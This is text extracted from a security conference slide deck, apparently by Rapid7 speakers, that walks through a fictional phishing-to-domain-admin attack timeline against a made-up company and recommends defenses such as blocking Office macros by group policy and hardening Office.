




REAL  
INCIDENTS

REAL  
SOLUTIONS

# OUR PERSPECTIVES



**RAPID7**

**GUILLAUME  
@GEPETO42**


**JORDAN  
@JOEYNONAME**





DEFEND

Building  
&  
Assessing  
Security  
Programs





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# Preparing for & Responding to Incidents



# OUR STORY FOR YOU

A REALISTIC ATTACK

MRP Database  
Accessed

4:52PM

7 PM: 💩

AS&A's IP stolen by  
competitor



Domain Admin

1:52 PM

Lateral Movement

9:33 AM

Local Admin

The Real Malware

9:31 AM

Malicious Email

9:30 AM


Dropper

9:06 AM



EVERYTHING IS FINE

ACME STEEL & ANVILS




# NEXT GEN & BOURBON



# STEP 1 THE EMAIL

FROM:  
INVOICING@MINING.BIZ



- ANTI SPAM
- MAIL AV
- ENDPOINT AV
- SANDBOXING TECHNOLOGY
- USER AWARENESS
- GATEKEEPER
- XPROTECT


Typical  
Defenses

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## STEP 1 THE EMAIL COULD BE...

- CEO Scam
- Malicious Link
- ATTACHMENT: WORD





- **BLOCK MACROS (GPO)**
- **HARDEN OFFICE**
- **EMET: OFFICE**

FREE  
&  
EFFECTIVE



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At LEAST 2016 Is  
SANDBOXED!

**Macro Security**

Warn me before opening a file that contains macros

**Priv** Causes a warning message to appear whenever you open a file that contains macros or customized toolbars, menus, or shortcuts. You can choose whether you want to disable macros before opening the file.

on save

make improvements to Office

[Privacy Statement >](#)

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
